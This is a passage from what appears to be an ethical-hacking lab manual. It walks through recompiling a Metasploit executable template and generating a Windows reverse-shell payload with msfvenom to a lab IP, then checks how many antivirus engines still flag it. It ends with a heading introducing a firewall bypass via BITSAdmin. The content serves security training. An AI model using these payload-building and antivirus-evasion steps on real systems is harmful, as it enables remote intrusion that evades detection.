
11. In the above screenshot, we can see that **54** out of **70** antivirus vendors have detected the malicious file.

    Note: The result might differ when you perform this task.

12. In the terminal, type **pluma /usr/share/metasploit-framework/data/templates/src/pe/exe/template.c** and press **Enter**.




13. A **template.c** file appears, in the line 3 change the payload size from **4096** to **4000**, save the file and close the editor.




14. Now, type **cd /usr/share/metasploit-framework/data/templates/src/pe/exe/** in the terminal and press **Enter** to navigate to exe folder.

15. Type **i686-w64-mingw32-gcc template.c -lws2_32 -o evasion.exe** and press **Enter**, to recompile the standard template.


16. Type **ls** and press **Enter** to list the contents of the **exe** folder.




17. In a new terminal generate a payload using new template by the following command, **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe**




18. Now, switch back to the browser window and in the VirusTotal page, click on **Upload file** button on the top of the page.



19. In the **File Upload** window, select **bypass.exe** file from **/home/attacker** location and click **Open**.



20. After selecting the file click on **Confirm upload** button, VirusTotal will analyze the detection of malicious file.



21. You can observe that now only **48** out of **71** antivirus vendors have detected the malicious file, thus we can evade antivirus detection by modifying Metasploit templates.

    Note: The result might differ when you perform this task.

22. Close all open windows.

Task 4: Bypass Firewall through Windows BITSAdmin

BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

